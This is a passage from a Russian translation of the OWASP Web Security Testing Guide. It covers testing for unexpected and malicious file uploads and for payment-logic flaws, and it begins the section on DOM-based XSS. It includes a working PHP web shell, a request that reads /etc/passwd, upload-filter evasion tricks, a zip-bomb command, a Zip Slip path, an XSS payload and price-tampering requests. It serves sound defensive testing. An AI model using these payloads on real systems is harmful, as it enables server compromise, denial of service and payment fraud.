- Watson C, Coates M, Melton J and Groves G, [Creating Attack-Aware Software Applications with Real-Time Defenses](#), CrossTalk The Journal of Defense Software

Тестирование загрузки файлов непредусмотренных типов

ID

WSTG-BUSL-08

Обзор

Бизнес-процессы многих приложений позволяют загружать и обрабатывать данные, получая их через файлы. Но бизнес-процесс должен контролировать их и разрешать только определённые «разрешённые» типы файлов. Решение о том, какие файлы «разрешены», определяется бизнес-логикой и зависит от приложения/системы. Риск заключается в том, что, если разрешено загружать файлы, то злоумышленники могут отправить файл непредусмотренного типа, который может быть выполнен и негативно повлиять на приложение или систему посредством атак, которые могут исказить (англ.: deface) web-сайт, выполнять удалённые команды, просматривать системные файлы или локальные ресурсы, атаковать другие серверы или использовать локальные уязвимости, и это ещё не всё.

Уязвимости, связанные с загрузкой непредусмотренных типов файлов, уникальны тем, что если расширение неправильное, загрузка должна сразу отклоняться. Кроме того, это отличается от загрузки вредоносных файлов тем, что в большинстве случаев неверный формат файла может сам по себе не быть «вредоносным», но может нанести ущерб хранимым данным. Например, если приложение принимает файлы MS Excel, то когда загружается аналогичный файл базы данных, он может быть прочитан, но извлечённые данные могут быть перемещены не туда, куда планировалось.

Приложение может ожидать, что для обработки будут загружены только определённые типы файлов, например, **.csv** или **.txt**. Приложение может не проверять загруженный файл по расширению (с низкой степенью достоверности) или по содержимому (с более высокой степенью достоверности). Это может привести к неожиданным результатам работы системы или базы данных в приложении/системе или дать злоумышленникам дополнительные методы для эксплуатации приложения/системы.

Пример

Предположим, приложение для обмена изображениями позволяет пользователям загружать на web-сайт графические файлы **.gif** или **.jpg**. Что,

если злоумышленник сможет загрузить туда HTML с тегом `<script>` или файл PHP? Система может переместить файл из временного местоположения в конечное, где код PHP теперь можно выполнить для приложения или системы.

Задачи тестирования

- Проанализировать проектную документацию на наличие типов файлов, которые отклоняются системой.
- Убедиться, что нежелательные типы файлов отклоняются и обрабатываются безопасно.
- Убедиться, что пакетная загрузка файлов безопасна и не допускает обхода установленных мер защиты.

Как тестировать

Конкретный метод тестирования

- Изучите требования логики приложения.
- Подготовьте библиотеку файлов, которые «не разрешены» для загрузки, могут содержать такие файлы, как: jsr, exe или HTML, содержащие скрипты.
- В приложении перейдите к механизму отправки или выгрузки файлов.
- Загрузите «неразрешённый» файл и убедитесь, что это действительно запрещено.
- Проверьте, проверяет ли web-сайт тип файла только в клиентском JavaScript.
- Убедитесь, что web-сайт проверяет тип файла только по Content-Type в HTTP-запросе.
- Проверьте, контролирует ли web-сайт только расширение файла.
- Проверьте, можно ли получить доступ к другим загруженным файлам прямо по указанному URL.
- Проверьте, может ли загруженный файл включать код или инъекцию скрипта.
- Проверьте, есть ли какая-либо проверка пути к файлу для загруженных файлов. В частности, хакеры могут сжимать файлы с указанным путём в ZIP, чтобы распакованные файлы можно было загрузить по заданному пути после загрузки и распаковки.

Связанные сценарии тестирования

- [Тестирование обработки расширений файлов на наличие чувствительной информации](#)
- [Тестирование загрузки вредоносных файлов](#)

Меры защиты

Приложения должны разрабатываться с механизмами, позволяющими принимать и манипулировать только предусмотренными файлами, которые остальная функциональность приложения готова обрабатывать и ожидает. Примеры

включают в себя: списки запрещённых или разрешённых расширений файлов, использование Content-Type из заголовка или использование определителя типов файлов, - всё для того, чтобы разрешить доступ в систему только допустимым типам файлов.

Ссылки

- [OWASP - Unrestricted File Upload](#)
- [File upload security best practices: Block a malicious file upload](#)
- [Stop people uploading malicious PHP files via forms](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)

Тестирование загрузки вредоносных файлов

ID

WSTG-BUSL-09

Обзор

Многие бизнес-процессы приложений позволяют пользователям загружать в них данные. Хотя проверка входных данных широко применяется для текстовых полей ввода, её сложнее реализовать, когда принимаются файлы. Хотя многие сайты накладывают простые ограничения, на основе списка разрешённых (или заблокированных) расширений, этого недостаточно, чтобы помешать злоумышленникам загружать вредоносное содержимое с допустимым типом файла.

Уязвимости, связанные с загрузкой вредоносных файлов, уникальны тем, что эти «вредоносные» файлы можно легко отклонить, включив бизнес-логику, которая будет сканировать файлы в процессе загрузки и отклонять те, что воспринимаются как вредоносные. Кроме того, это отличается от загрузки непредусмотренных файлов тем, что, хотя его тип и может быть принят, файл всё ещё может оставаться вредоносным.

Наконец, «вредоносный» означает разное для разных систем, например, вредоносные файлы, которые могут эксплуатировать уязвимости SQL-сервера, могут не считаться таковыми в хранилище данных NoSQL.

Приложение может разрешать загрузку вредоносных файлов, содержащих уязвимости или шелл-код, не подвергая их проверке на наличие вредоносных файлов. Вредоносные файлы могут быть обнаружены и остановлены в различных точках архитектуры приложения, таких как: IPS/IDS, антивирусное программное

обеспечение сервера приложений или антивирусное сканирование приложением по мере загрузки файлов (возможно, при помощи [SCAP](#)).

Пример

Типичным примером этой уязвимости является блог или форум, которые позволяют пользователям загружать изображения и другие медиафайлы. Хотя они считаются безопасными, если злоумышленник может загрузить исполняемый код (например, PHP-скрипт), это может позволить ему выполнять команды операционной системы, читать и изменять информацию в файловой системе, получать доступ к базе данных сервера и полностью скомпрометировать сервер.

Задачи тестирования

- Найти функцию загрузки файлов.
- Проанализировать документацию по проекту, чтобы определить, какие типы файлов считаются приемлемыми, а какие — опасными или вредоносными.
 - Если документация недоступна, то определить, что было бы уместно, исходя из назначения приложения.
- Определить, как обрабатываются загруженные файлы.
- Найти или создать набор вредоносных файлов для тестирования.
- Попробовать загрузить вредоносные файлы в приложение и определить, принимаются ли, и обрабатываются ли они.

Как тестировать

Вредоносные типы файлов

Простейшие проверки, которые может выполнить приложение, — определить, что могут быть загружены только доверенные типы файлов.

Web-оболочки

Если сервер настроен на выполнение кода, то можно добиться выполнения команды на сервере, загрузив файл, известный как web-оболочка, который позволяет выполнять произвольный код или команды операционной системы. Чтобы эта атака была успешной, файл необходимо загрузить в каталог webroot, а сервер должен быть настроен для выполнения кода.

Загружать такую оболочку на сервер с выходом в Интернет опасно, потому что это позволяет любому, кто знает (или догадывается) о местонахождении оболочки, выполнять код на сервере. Для защиты оболочки от несанкционированного доступа можно использовать ряд методов, таких как:

- Загрузка оболочки со случайно сгенерированным именем.
- Защита оболочки паролем.
- Ограничение подключений к оболочке по IP-адресам.

Не забудьте удалить оболочку, когда закончите!

В приведённом ниже примере показана простая оболочка на PHP, которая выполняет команды операционной системы, переданные ей в параметре GET, и доступ к ней возможен только с определённого IP-адреса:

PHP

```
<?php
    if ($_SERVER['REMOTE_HOST'] === "FIXME") { // Укажите
свой IP-адрес here
        if(isset($_REQUEST['cmd'])){
            $cmd = ($_REQUEST['cmd']);
            echo "<pre>\n";
            system($cmd);
            echo "</pre>";
        }
    }
?>
```

Как только оболочка загружена (со случайным именем), вы можете выполнять команды операционной системы, передавая их в параметре GET **cmd**:

<https://example.org/7sna8uuorvcx3x4fx.php?cmd=cat+/etc/passwd>

Уклонение от фильтра

Первым делом надо определить, что фильтры разрешают или блокируют, и где они реализованы. Если ограничения применяются на стороне клиента с помощью JavaScript, то их можно банально обойти с помощью перехватывающего прокси.

Если фильтрация выполняется на стороне сервера, то могут быть предприняты различные способы ее обхода, в том числе:

- Измените значение **Content-Type** на **image/jpeg** в HTTP-запросе.
- Измените расширения на менее распространённые, например, **file.php5**, **file.shtml**, **file.asa**, **file.jsp**, **file.jspx**, **file.aspx**, **file.asp**, **file.phtml**, **file.cshtml**
- Измените некоторые буквы в расширении на заглавные, например, **file.PHP** или **file.AspX**
- Если в запросе содержится несколько наименований файлов, замените их разными значениями.
- Используйте специальные завершающие символы, например, пробелы, точки или пустые (null), например, **file.asp...**, **file.php;jpg**, **file.asp%00.jpg**, **1.jpg%00.php**

- В плохо настроенных версиях nginx при загрузке файла, например, `test.jpg/x.php` может разрешаться его выполнение как `x.php`.

Вредоносное содержимое файла

После проверки типа файла важно также убедиться, что безопасно его содержимое. Это значительно сложнее, так как необходимые этапы будут разными в зависимости от разрешённых типов файлов.

Вредоносный код

Обычно приложения должны сканировать загружаемые файлы с помощью антивирусного программного обеспечения, чтобы убедиться, что они не содержат ничего вредоносного. Самый простой способ проверить это — использовать [тестовый файл EICAR](#), который представляет собой безопасный файл, помечаемый как вредоносный всеми антивирусными программами.

В зависимости от типа приложения может потребоваться проверка на наличие других опасных типов файлов, таких как документы Office, содержащие вредоносные макросы. Для создания вредоносных файлов различных форматов можно использовать такие инструменты, как [Metasploit Framework](#) и [Social Engineer Toolkit \(SET\)](#).

Когда этот файл загружен, он должен быть обнаружен и помещён в карантин или удалён приложением. В зависимости от того, как приложение обрабатывает файл, может быть неочевидно, произошло ли это.

Обход каталогов через архивы (Zip Slip)

Если приложение извлекает архивы (например, Zip-файлы), может быть возможна запись в непредусмотренные места с использованием обхода каталога. Это можно эксплуатировать, загружая вредоносный zip-файл, содержащий пути перемещения по файловой системе, например, последовательности `../../../../shell.php`. Этот метод обсуждается в [snyk advisory](#).

Zip-бомбы

[Zip-бомба](#) (более известная как декомпрессионная бомба) — это архивный файл, содержащий большой объём данных. Он предназначен для вызова отказа в обслуживании путём исчерпания дискового пространства или памяти целевой системы, которая пытается извлечь архив. Обратите внимание, что хотя формат Zip является наиболее ярким примером этого, другие форматы также подвержены влиянию, включая gzip (который часто используется для сжатия данных при передаче).

На простейшем уровне Zip-бомбу можно создать, сжав большой файл, состоящий из одного символа. В приведенном ниже примере показано, как создать файл

размером 1 МБ, который будет распаковываться до 1 ГБ:

SHELL

```
dd if=/dev/zero bs=1M count=1024 | zip -9 > bomb.zip
```

Существует ряд методов, которые можно использовать для достижения гораздо более высоких коэффициентов сжатия, в том числе несколько степеней сжатия, [злоупотребление форматом Zip](#) и [квейнами](#) (которые представляют собой архивы, содержащие копию самих себя, вызывающими бесконечную рекурсию).

Успешная атака Zip-бомбы приводит к отказу в обслуживании, а также может привести к увеличению расходов, если используется облачная платформа с автоматическим масштабированием. **Не проводите такого рода атаки, если вы не учли эти риски и не получили на это письменного разрешения.**

XML-файлы

XML-файлы имеют ряд потенциальных уязвимостей, например, внешние сущности (англ.: eXternal Entities, XXE) и атаки типа «отказ в обслуживании», такие как атака [миллиард смайликов](#).

Они подробно обсуждаются в разделе [Тестирование XML-инъекций](#).

Другие форматы файлов

Многие другие форматы файлов также имеют определённые проблемы безопасности, которые необходимо учитывать, например:

- CSV-файлы могут допускать [атаки CSV-инъекций](#).
- Файлы Office могут содержать вредоносные макросы или код PowerShell.
- PDF-файлы могут содержать вредоносный код JavaScript (ECMAScript).

Разрешённые форматы файлов должны быть тщательно проверены на предмет потенциально опасной функциональности, и, по возможности, должны быть предприняты попытки эксплуатировать это во время тестирования.

Анализ исходного кода

Если поддерживается функция загрузки файлов, в исходном коде обычно используются следующие API/методы:

- Java: `new file`, `import`, `upload`, `getFileName`, `Download`, `getOutputString`
- C/C++: `open`, `fopen`

- PHP: `move_uploaded_file()`, `Readfile`, `file_put_contents()`, `file()`, `parse_ini_file()`, `copy()`, `fopen()`, `include()`, `require()`

Связанные сценарии тестирования

- Тестирование обработки расширений файлов на наличие чувствительной информации
- Тестирование XML-инъекций
- Тестирование загрузки файлов непредусмотренных типов

Меры защиты

Полностью защитить от загрузки вредоносных файлов может оказаться сложной задачей, и конкретные требуемые действия в зависимости от типов загружаемых файлов будут различаться, а также от того, как файлы обрабатываются или анализируются на сервере. Более подробно это обсуждается в [Памятке по загрузке файлов](#).

Инструменты

- Функциональность генерации полезной нагрузки в Metasploit
- Перехватывающий прокси

Ссылки

- [OWASP - File Upload Cheat Sheet](#)
- [OWASP - Unrestricted File Upload](#)
- [Why File Upload Forms are a Major Security Threat](#)
- [8 Basic Rules to Implement Secure File Uploads](#)
- [Stop people uploading malicious PHP files via forms](#)
- [How to Tell if a File is Malicious](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [Implementing Secure File Upload](#)
- [Metasploit Generating Payloads](#)

Тестирование платёжных функций

ID
WSTG-BUSL-10

Обзор

Многие приложения реализуют платёжные функции, включая сайты электронной коммерции, подписки, благотворительные организации, сайты пожертвований и обмена валюты. Безопасность этой функциональности имеет решающее значение, поскольку уязвимости могут позволить злоумышленникам совершать кражи из организации, мошеннические покупки или даже данные платёжных карт у других пользователей. Эти проблемы могут привести не только к репутационному ущербу для организации, но и к значительным финансовым потерям, как от прямых убытков, так и от штрафов со стороны отраслевых регуляторов.

Задачи тестирования

- Определить, надёжна ли бизнес-логика для функций электронной коммерции.
- Понять, как работают функции оплаты.
- Определить, защищены ли платёжные функции.

Как тестировать

Способы интеграции с платёжным шлюзом

Существует несколько различных способов интеграции платёжных функций в приложения, и подход к тестированию будет различаться в зависимости от того, какой из них используется. Наиболее распространённые методы:

- Перенаправление пользователя на сторонний платёжный шлюз.
- Загрузка стороннего платёжного шлюза в IFRAME приложения.
- HTML-форма, которая отправляет междоменный POST-запрос стороннему платёжному шлюзу.
- Приём данных карты напрямую, а затем POST-запрос из серверной части приложения в API платёжного шлюза.

PCI DSS

Стандарт безопасности данных индустрии платёжных карт (англ.: Payment Card Industry Data Security Standard, PCI DSS) — это стандарт, которому организации обязаны следовать при обработке дебетовых и карточных платежей (хотя важно отметить, что это не закон). Полное обсуждение этого стандарта выходит за рамки данного Руководства (и большинства тестов на проникновение), но тестировщикам полезно знать несколько ключевых моментов.

Наиболее распространённое заблуждение относительно PCI DSS заключается в том, что он применим только к системам, в которых хранятся данные о держателях карт (т.е. данные дебетовых или кредитных карт). Это неверно: он относится к любой системе, которая «хранит, обрабатывает или передаёт» эту

информацию. Какие именно требования необходимо соблюдать, зависит от того, какой из методов интеграции с платёжным шлюзом используется. [Руководство Visa по обработке платежей в электронной торговле](#) содержит более подробную информацию об этом, но в виде краткого резюме:

Метод интеграции	Анкета для самооценки (SAQ)
Перенаправление	SAQ A
IFRAME	SAQ A
Междоменный POST	SAQ A-EP
API	SAQ D

Помимо различий в поверхности атаки и профиле риска каждого подхода, существует также значительная разница в количестве требований между SAQ A (22 требования) и SAQ D (329 требований), которым организация должна соответствовать. Таким образом, стоит выделить приложения, которые не используют перенаправление или IFRAME, поскольку они представляют повышенные технические риски и риски несоответствия требованиям.

Подделка количества

Большинство web-сайтов электронной коммерции позволяют пользователям добавлять покупки в корзину до начала процесса оплаты заказа. Корзина помогает отслеживать, какие продукты или услуги были добавлены, и в каком количестве. Количество обычно должно быть положительным целым числом, но если web-сайт это должным образом не контролирует, то можно указать дробное (например, **0,1**) и/или отрицательное (например, **-1**) количество. В зависимости от обработки в серверной части добавление отрицательного количества товара может привести к отрицательной сумме, уменьшая общую стоимость корзины.

Обычно существует несколько способов изменения содержимого корзины, которые следует протестировать, например:

- Добавление отрицательного количества товара.
- Многократное удаление товара, пока его количество не станет отрицательным.
- Изменение количества на отрицательное значение.

Некоторые сайты могут также предоставлять выпадающее меню с указанием допустимых количеств (например, товаров, которые необходимо покупать в упаковках по 10 штук), и можно подделать эти запросы, чтобы добавить другие количества товаров.

Если платёжному шлюзу передаётся полная информация о корзине (а не только её общая стоимость), на этом этапе также возможно подделать значения.

Наконец, если приложение уязвимо к [загрязнению HTTP-параметров](#), то можно вызвать неожиданное поведение, передавая параметр несколько раз, например:

```
POST /api/basket/add
Host: example.org

item_id=1&quantity=5&quantity=4
```

Подделка цен

В приложении

При добавлении товара в корзину приложение должно включать в запрос только товар и количество, как в примере ниже:

```
POST /api/basket/add HTTP/1.1
Host: example.org

item_id=1&quantity=5
```

Однако в некоторых случаях запрос может также включать цену, что означает, что её можно подделать:

```
POST /api/basket/add HTTP/1.1
Host: example.org

item_id=1&quantity=5&price=2.00
```

Разные типы товаров могут иметь разные правила контроля, поэтому каждый тип необходимо тестировать отдельно. Некоторые приложения также позволяют пользователям включать дополнительное пожертвование на благотворительность в рамках своей покупки, и его сумма обычно может быть произвольной. Если эта сумма не контролируется, то можно указать отрицательное значение, что уменьшит общую стоимость корзины.

На платёжном шлюзе

Если процесс оплаты заказа проводится на стороннем платёжном шлюзе, возможна подделка цены между приложением и шлюзом.

Передача на шлюз может быть выполнена с помощью междоменного POST-запроса, как показано в примере HTML ниже.

Примечание. Данные карты не включаются в этот запрос — пользователю будет предложено ввести их на платёжном шлюзе:

HTML

```
<form action="https://example.org/process_payment"
method="POST">
  <input type="hidden" id="merchant_id" value="123" />
  <input type="hidden" id="basket_id" value="456" />
  <input type="hidden" id="item_id" value="1" />
  <input type="hidden" id="item_quantity" value="5" />
  <input type="hidden" id="item_total" value="20.00" />
  <input type="hidden" id="shipping_total" value="2.00"
/>
  <input type="hidden" id="basket_total" value="22.00" />
  <input type="hidden" id="currency" value="GBP" />
  <input type="submit" id="submit" value="submit" />
</form>
```

Изменяя HTML-форму или перехватив POST-запрос, можно изменить цены на товары и с успехом покупать их дешевле. Обратите внимание, что многие платёжные шлюзы отклоняют транзакцию с нулевым значением, поэтому итоговая сумма 0,01 с большей вероятностью будет успешной. Однако некоторые платёжные шлюзы могут принимать отрицательные значения (используются для обработки возвратов). Там, где есть несколько значений (например, цены товаров, стоимость доставки и общая стоимость корзины), все они должны быть протестированы.

Если вместо этого платёжный шлюз использует IFRAME, можно провести аналогичный тип атаки, изменив его URL:

HTML

```
<iframe src="https://example.org/payment_iframe?
merchant_id=123&basket_total=22.00" />
```

Примечание: Платёжные шлюзы обычно принадлежат сторонним организациям и поэтому не могут входить в область тестирования. Это означает, что, хотя подделка цены может быть приемлемой, другие типы атак (например, SQL-инъекция) не должны проводиться без явного письменного разрешения владельца шлюза).

Зашифрованные сведения о транзакциях

Чтобы предотвратить подделку транзакции, некоторые платежные шлюзы шифруют детали запроса, который им направляется. Например, [Paypal](#) делает это с помощью криптографии с открытым ключом.

Первое, что нужно попробовать, — сделать незашифрованный запрос, так как некоторые платёжные шлюзы допускают незащищённые транзакции, если они не были специально настроены, чтобы их отклонять.

Если это не сработает, нужно найти открытый ключ, который используется для шифрования сведений о транзакции, который можно найти в резервной копии приложения, или если сможете найти уязвимость обхода каталогов.

В качестве альтернативы возможно, что приложение переиспользует одну и ту же пару открытого и закрытого ключей для платёжного шлюза и его сертификата. Вы можете получить открытый ключ с сервера с помощью следующей команды:

SHELL

```
echo -e '\0' | openssl s_client -connect example.org:443
2>/dev/null | openssl x509 -pubkey -noout
```

Получив этот ключ, вы можете попытаться создать зашифрованный запрос (на основе документации платёжного шлюза) и передать его на шлюз, чтобы узнать, принят ли он.

Защищённый хэш

Другие платежные шлюзы используют защищённый хэш (или HMAC) сведений о транзакциях для предотвращения несанкционированного доступа. Детали реализации у разных поставщиков будут различаться (например, [Adyen](#) использует HMAC-SHA256), но обычно они включают в себя сведения о транзакции и секретное значение. Например, хэш может быть вычислен как:

PHP

```
$secure_hash = md5($merchant_id . $transaction_id . $items
. $total_value . $secret)
```

Затем это значение добавляется к POST-запросу, который отправляется платёжному шлюзу, и сверяется, чтобы убедиться, что транзакция не была подделана.

Первое, что нужно попробовать, — удалить это хэш, поскольку некоторые платёжные шлюзы допускают незащищённые транзакции, если не установлен определённый параметр конфигурации.

POST-запрос должен содержать все значения, необходимые для вычисления хэша, кроме секретного ключа. Это означает, что если вы знаете, как вычисляется хэш (что должно быть описано в документации платёжного шлюза), то вы можете попытаться взломать этот секрет методом перебора. В качестве альтернативы, если на web-сайте запущено готовое приложение, секрет по умолчанию может находиться в файлах конфигурации или в исходном коде. Наконец, если вы сможете найти резервную копию web-сайта или иным образом получить доступ к файлам конфигурации, вы можете найти секрет там.

Если вам удастся получить этот секрет, вы сможете подделать сведения о транзакции, а затем сгенерировать свой собственный защищённый хэш, который будет приниматься платёжным шлюзом.

Подделка валюты

Если невозможно изменить фактические цены, возможно, удастся изменить используемую валюту, особенно если приложения поддерживают несколько валют. Например, приложение может проверить, что цена равна 10, но если вы можете изменить валюту так, чтобы платить 10 долларов США, а не 10 фунтов стерлингов, это позволит вам приобретать товары дешевле.

Запросы с задержкой по времени

Если стоимость товаров на сайте меняется с течением времени (например, при обмене валюты), то можно купить или продать по старой цене, перехватывая запросы с использованием локального прокси и задерживая их. Для того, чтобы это можно было эксплуатировать, цена должна быть либо включена в запрос, либо связана с чем-то в запросе (например, с идентификатором сессии или транзакции). Приведённый ниже пример показывает, как это потенциально можно эксплуатировать в приложении, которое позволяет пользователям покупать и продавать золото:

- Посмотреть текущую цену золота на сайте.
- Инициировать запрос на покупку одной унции золота.
- Перехватить и зафиксировать запрос.
- Подождать одну минуту, чтобы снова проверить цену на золото:
 - Если она увеличится, завершить транзакцию и купить золото дешевле,

чем его текущая стоимость.

- Если она уменьшится, отменить запрос.

Если сайт позволяет пользователю совершать платежи в криптовалютах (которые обычно гораздо более волатильны), то можно попробовать получить фиксированную цену в этой криптовалюте, а затем подождать наблюдая, увеличится или упадёт стоимость по сравнению с основной валютой, используемой сайтом.

Промокоды

Если приложение поддерживает промокоды, то необходимо провести различные проверки:

- Легко ли угадать код (TEST, TEST10, SORRY, SORRY10, название компании, праздника и т.д.)?
 - Если в коде есть номер, можно ли найти другие коды, меняя номер?
- Есть ли защита от перебора?
- Можно ли применить сразу несколько промокодов?
- Можно ли применять промокоды несколько раз?
- Можно ли вставить символы подстановки, например, `%` или `*`?
- Нет ли промокодов в исходном HTML или в скрытых полях формы `<input>` где-либо в приложении?

Кроме того следует проверить наличие обычных уязвимостей, таких как SQL-инъекции.

Нарушение процесса оплаты

Если процесс оформления заказа или оплаты в приложении включает в себя несколько этапов (например, добавление товаров в корзину, ввод промокодов, ввод сведений о доставке и платёжной информации), то проведение этих этапов вне ожидаемой последовательности может привести к неожиданному поведению. Например, можно попробовать:

- Изменить адрес доставки после ввода платёжных реквизитов для снижения стоимости доставки.
- Удалить товары после ввода сведений о доставке, чтобы избежать ограничения на минимальную стоимость корзины.
- Изменить содержимое корзины после применения промокода.
- Изменить содержимое корзины после завершения процесса оформления заказа.

Также можно пропустить весь процесс оплаты транзакции. Например, если приложение перенаправляет на сторонний платёжный шлюз, то

последовательность операций может быть следующей:

- Пользователь вводит данные в приложение.
- Пользователь перенаправляется на сторонний платёжный шлюз.
- Пользователь вводит данные своей карты.
 - Если платёж прошёл успешно, он перенаправляется на **success.php** в приложении.
 - Если платеж не прошёл, он перенаправляется на **failure.php** в приложении.
- Приложение обновляет свою базу данных заказов и обрабатывает заказ, если он был выполнен успешно.

В зависимости от того, подтверждает ли приложение, что платёж на шлюзе был успешным, можно принудительно заставить перейти на страницу **success.php** (с идентификатором транзакции, если он требуется), что приведёт к тому, что сайт обработает заказ, как если бы оплата прошла успешно. Кроме того, можно сделать повторные запросы к странице **success.php**, чтобы заставить заказ обрабатываться несколько раз.

Комиссии за обработку транзакций

Продавцы обычно должны платить комиссию за каждую обработанную транзакцию, которая как правило состоит из небольшой фиксированной суммы и процента от общей стоимости. Это означает, что получение минимальных платежей (например, \$0,01) может привести к фактической потере денег продавцом, поскольку плата за обработку транзакции превышает её общую стоимость.

Эта уязвимость редко эксплуатируется на сайтах электронной коммерции, поскольку цена самого дешёвого товара обычно достаточно велика, чтобы её предотвратить. Однако, если сайт позволяет клиентам совершать платежи с произвольными суммами (например, пожертвования), убедитесь, что он ограничивает их разумной минимальной суммой.

Номера тестовых карт

У большинства платежных шлюзов определён набор реквизитов для тестовой карты, которые могут использоваться разработчиками во время тестирования и отладки. Они должны использоваться только в версиях шлюзов для разработки или в изолированной среде (англ.: sandbox), но могут быть приняты на действующих сайтах, если они неправильно сконфигурированы.

Примеры тестовых карт для различных платёжных шлюзов перечислены ниже:

- [Adyen - Test Card Numbers](#)
- [Globalpay - Test Cards](#)

- [Stripe - Basic Test Card Numbers](#)
- [Worldpay - Test Card Numbers](#)

Логистика тестирования

Тестирование функций оплаты в приложениях может привести к дополнительным сложностям, особенно если тестируется работающий сайт. Действия, которые необходимо учитывать, включают:

- Получить платёжные реквизиты тестовой карты для приложения.
 - Если их нет, то можно получить предоплаченную и т.п. карту.
- Вести журнал всех сделанных заказов, чтобы их можно было отменить и вернуть деньги.
- Не размещать заказы, которые нельзя отменить или которые повлекут за собой другие действия (например, немедленную отправку товаров со склада).

Связанные сценарии тестирования

- [Тестирование «загрязнения» параметров HTTP](#)
- [Тестирование SQL-инъекций](#)
- [Тестирование обхода потока операций](#)

Меры защиты

- По возможности избегайте хранения, передачи или обработки данных карты.
 - Используйте перенаправление или IFRAME для платёжного шлюза.
- Ознакомьтесь с документацией платёжного шлюза и используйте все имеющиеся функции безопасности (такие как шифрование и защищённый хэш).
- Обрабатывайте всю информацию, относящуюся к ценам, на стороне сервера:
 - На стороне клиента запросы должны включать только идентификаторы товаров и их количество.
- Реализуйте соответствующий контроль входных данных и ограничения бизнес-логики (например, проверку на отрицательное количество товара или сумму оплаты).
- Убедитесь, что процесс оплаты в приложении является надёжным и что его этапы не могут выполняться не по порядку.

Ссылки

- [Payment Card Industry Data Security Standard \(PCI DSS\)](#)
- [Visa Processing E-Commerce Payments guidance](#)

4.11 Тестирование на стороне клиента

Тестирование XSS на основе DOM

ID

WSTG-CLNT-01

Обзор

[Межсайтовый скриптинг на основе DOM](#) — де-факто название [XSS-инъекций](#), возникающих в результате активного контента страницы в браузере, обычно JavaScript, который получает входные данные от пользователя в [источнике](#) (англ.: source) и использует их в [приёмнике](#) (англ.: sink), что ведёт к эксплуатации инъекции. В этом документе обсуждаются только ошибки JavaScript, которые приводят к XSS.

DOM, или объектная модель документа (англ.: [Document Object Model](#)) — это формат структуры, используемый для представления документов в браузере. DOM позволяет скриптам, например, на JavaScript, ссылаться на элементы документа, такие как поле формы или сессионный cookie. DOM также используется браузером для обеспечения безопасности — например, чтобы запретить скриптам с других доменов доступ к сессионным cookie. Уязвимость XSS на основе DOM может возникнуть, когда активный контент, например, функция JavaScript, модифицируется специально созданным запросом таким образом, чтобы элемент DOM мог контролироваться злоумышленником.

Не все XSS-атаки требуют от злоумышленника контроля над контентом, возвращаемым с сервера, вместо этого они могут эксплуатировать порочную практику разработки на JavaScript для достижения тех же целей. Последствия те же, что и у типичной XSS-атаки, отличаются только средства доставки.

По сравнению с другими типами уязвимостей межсайтового скриптинга ([отражённых и хранимых](#), когда сервер передаёт (без нейтрализации) параметр, затем возвращает пользователю и выполняет в контексте его браузера; уязвимость XSS на основе DOM управляет потоком кода с помощью элементов объектной модели документа (DOM) наряду с кодом, специально созданным злоумышленником для изменения этого потока.

Из-за своей природы уязвимости XSS на основе DOM могут выполняться в нескольких экземплярах, при этом сервер не сможет определить, что происходит на самом деле, что может сделать многие из общих методов фильтрации и обнаружения XSS бессильными перед такими атаками.

В этом гипотетическом примере на стороне клиента используется следующий код:

```
<script>
document.write("Site is at: " + document.location.href +
".");
</script>
```

Злоумышленник может добавить `#<script>alert('xss')</script>` к URL уязвимой страницы, что при выполнении отобразит окно предупреждения. В этом случае добавленный код не передаётся на сервер, поскольку всё, что находится после символа `#`, обрабатывается браузером не как часть запроса, а как фрагмент URL. В этом примере код выполняется сразу, и на странице отображается предупреждение `xss`. В отличие от более распространённых типов межсайтового скриптинга ([отражённого и хранимого](#), при котором код передаётся на сервер, а затем обратно в браузер, этот выполняется непосредственно в браузере пользователя без взаимодействия с сервером.

[Последствия](#) XSS-атак на основе DOM столь же разнообразны, как и те, что наблюдаются в более известных формах XSS, включая извлечение cookie, дальнейшие инъекции вредоносных скриптов и т.д., и поэтому к ним следует относиться с той же серьёзностью.

Задачи тестирования

- Найти приёмники DOM.
- Составить полезные нагрузки для каждого типа приёмника.

Как тестировать

Приложения JavaScript значительно отличаются от других типов приложений, поскольку они часто генерируются сервером динамически. Чтобы понять, какой код выполняется, необходимо просканировать весь тестируемый web-сайт, чтобы найти все экземпляры выполняемого JavaScript и где принимаются данные от пользователя. Многие сайты полагаются на большие библиотеки функций, которые занимают сотни тысяч строк кода и разрабатывались извне. В этих случаях тестирование сверху вниз становится единственным жизнеспособным вариантом, поскольку многие функции нижнего уровня не нужны, а их анализ для определения того, какие из них являются приёмниками, отнимет больше времени, чем есть в наличии. То же самое можно сказать о тестировании сверху-вниз, когда входные данные или их отсутствие не известны с самого начала.

Данные поступают от пользователя в двух основных формах:

- входные данные записываются на страницу сервером таким образом, что прямой XSS не допускается, и

- входные данные получаются от объектов JavaScript на стороне клиента.

Вот два примера того, как сервер может вставлять данные в JavaScript:

JS

```
var data = "<экранированные данные с сервера>";  
var result = someFunction("<экранированные данные с  
сервера>");
```

Два примера ввода из объектов JavaScript на стороне клиента:

JS

```
var data = window.location;  
var result = someFunction(window.referrer);
```

Хотя в коде JavaScript не так много отличий в том, как они извлекаются, важно отметить, что при получении входных данных через сервер он может применять любые перестановки к данным, которые пожелает. С другой стороны, перестановки, выполняемые объектами JavaScript, довольно хорошо изучены и задокументированы. Если бы `someFunction` в приведённом выше примере была приёмником, то возможность эксплуатации в первом случае зависела бы от фильтрации на сервере, тогда как во втором случае это зависело бы от кодировки, применяемой браузером к объекту `window.referrer`. Stefano Di Paulo написал отличную статью о том, что браузеры выдают в ответ на запросы о различных элементах [URL, используя атрибуты document и location](#).

Кроме того, JavaScript часто выполняется вне блоков `<script>`, о чем свидетельствует множество векторов, которые в прошлом приводили к обходу фильтра XSS. При сканировании приложения важно учитывать использование скриптов в таких местах, как обработчики событий и блоки CSS с атрибутами выражений. Также обратите внимание, что необходимо будет проанализировать все внешние объекты CSS или script, чтобы определить, какой код там выполняется.

Автоматизированное тестирование имеет очень ограниченный успех в идентификации и подтверждении XSS на основе DOM, поскольку оно обычно идентифицирует XSS, передавая определённую полезную нагрузку и пытаясь наблюдать её в ответе сервера. Это может хорошо работать для приведённого ниже простого примера, где параметр сообщения отражается обратно пользователю:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Однако XSS может быть не обнаружена в следующем выдуманном примере:

```
<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
